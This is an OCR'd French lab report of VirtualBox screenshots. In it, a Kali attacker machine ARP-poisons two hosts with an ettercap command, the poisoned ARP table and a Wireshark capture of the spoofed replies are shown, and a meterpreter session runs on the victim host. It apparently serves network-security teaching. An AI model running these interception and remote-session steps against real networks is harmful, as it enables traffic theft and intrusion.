

machineAttaquant [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4
0:46
diao@kali: ~/Bureau
Fichier Actions Éditer Vue Aide
(diao㉿kali)-[~/Bureau]
$ sudo ettercap -Tq -i eth0 -M arp:remote /10.1.1.1// /10.1.1.2// -w capture.pca
[sudo] Mot de passe de diao :
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Listening on:
eth0 → 08:00:27:21:8B:CB
193.95.66.2/255.255.255.0
fe80::b3c1:c036:ea8f:5d57/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Scanning for merged targets (2 hosts) ...
* |==========>| 100.00 %
2 hosts added to the hosts list ...
ARP poisoning victims:
GROUP 1 : 10.1.1.1 08:00:27:55:42:9D
GROUP 2 : 10.1.1.2 08:00:27:F6:EB:3C
Starting Unified sniffing ...
Text only Interface activated ...
Hit 'h' for inline help



machineAttaquant [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
1 2 3 4
0:53
diao@kali: ~
Fichier Actions Éditer Vue Aide
┌──(diao㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:21:8b:cb brd ff:ff:ff:ff:ff:ff
inet 193.95.66.2/24 brd 193.95.66.255 scope global noprefixroute eth0
valid_lft forever preferred_lft forever
inet6 fe80::b3c1:c036:ea8f:5d57/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(diao㉿kali)-[~]
└─$



machineDMZ [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activités
Terminal
fee 7 23:54
root@diao: ~
root@diao:~# arp -a
_gateway (10.1.1.1) à 08:00:27:21:8b:cb [ether] sur enp0s3
? (193.95.66.2) à 08:00:27:21:8b:cb [ether] sur enp0s3
root@diao:~#


machineAttaquant [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
capture.pca
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 PcsCompu_21:8b:cb Broadcast ARP 42 Who has 10.1.1.1? Te
2 0.003067 PcsCompu_55:42:9d PcsCompu_21:8b:cb ARP 60 10.1.1.1 is at 08:00
3 0.019581 PcsCompu_21:8b:cb Broadcast ARP 42 Who has 10.1.1.2? Te
4 0.021129 PcsCompu_f6:eb:3c PcsCompu_21:8b:cb ARP 60 10.1.1.2 is at 08:00
5 1.036543 10.1.1.2 10.1.1.1 ICMP 42 Echo (ping) request
6 1.037654 10.1.1.1 10.1.1.2 ICMP 42 Echo (ping) request
7 1.038155 10.1.1.1 10.1.1.2 ICMP 60 Echo (ping) reply
8 1.038300 PcsCompu_21:8b:cb PcsCompu_55:42:9d ARP 42 10.1.1.2 is at 08:00
9 1.040714 10.1.1.2 10.1.1.1 ICMP 60 Echo (ping) reply
10 1.042926 PcsCompu_21:8b:cb PcsCompu_f6:eb:3c ARP 42 10.1.1.1 is at 08:00
11 2.055459 PcsCompu_21:8b:cb PcsCompu_55:42:9d ARP 42 10.1.1.2 is at 08:00
12 2.056035 PcsCompu_21:8b:cb PcsCompu_f6:eb:3c ARP 42 10.1.1.1 is at 08:00
13 3.066988 PcsCompu_21:8b:cb PcsCompu_55:42:9d ARP 42 10.1.1.2 is at 08:00
14 3.067560 PcsCompu_21:8b:cb PcsCompu_f6:eb:3c ARP 42 10.1.1.1 is at 08:00
15 4.078970 PcsCompu_21:8b:cb PcsCompu_55:42:9d ARP 42 10.1.1.2 is at 08:00
16 4.079644 PcsCompu_21:8b:cb PcsCompu_f6:eb:3c ARP 42 10.1.1.1 is at 08:00
17 5.090820 PcsCompu_21:8b:cb PcsCompu_55:42:9d ARP 42 10.1.1.2 is at 08:00
18 5.091468 PcsCompu_21:8b:cb PcsCompu_f6:eb:3c ARP 42 10.1.1.1 is at 08:00
19 8.703294 172.20.10.1 224.0.0.251 MDNS 100 Standard query 0x000
20 8.708877 fe80::542b:8dff:fe3... ff02::fb MDNS 120 Standard query 0x000
21 12.469155 172.20.10.1 224.0.0.251 MDNS 100 Standard query 0x000
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: PcsCompu_21:8b:cb (08:00:27:21:8b:cb), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 08 00 27 21 8b cb 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 21 8b cb c1 5f 42 02
0020 00 00 00 00 00 00 0a 01 01 01

2. METASPLOIT(ARP-POISONNING)




Fichier Actions Éditer Vue Aide
tcp ::1:631 :::* LISTEN 0 0
tcp :::443 :::* LISTEN 0 0
tcp :::80 :::* LISTEN 0 0
tcp :::22 :::* LISTEN 0 0
tcp :::21 :::* LISTEN 0 0
udp 0.0.0.0:41874 0.0.0.0:* 114 0
udp 127.0.0.53:53 0.0.0.0:* 101 0
udp 0.0.0.0:5353 0.0.0.0:* 114 0
udp fe80::c8de:1e88:8132:375e::* 0 0
udp :::32938 :::* 114 0
udp :::5353 :::* 114 0
meterpreter > ifconfig
Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
Interface 2
Name : enp0s3
Hardware MAC : 08:00:27:f6:eb:3c
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 10.1.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c8de:1e88:8132:375e
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >
CTRL DROITE


unix 3 [ ] STREAM CONNECTE 28115 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTE 19191 /run/systemd/journal/stdout
diao@diao:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.1.1.2 netmask 255.255.255.0 broadcast 10.1.1.255
inet6 fe80::c8de:1e88:8132:375e prefixlen 64 scopeid 0x20<link>
ether 08:00:27:f6:eb:3c txqueuelen 1000 (Ethernet)
RX packets 18597 bytes 3921264 (3.9 MB)
errors 0 dropped 52 overruns 0 frame 0
packets 2873 bytes 279668 (279.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Boucle locale)
RX packets 85281 bytes 6074714 (6.0 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 85281 bytes 6074714 (6.0 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
diao@diao:~$ ifc
Rhythmbox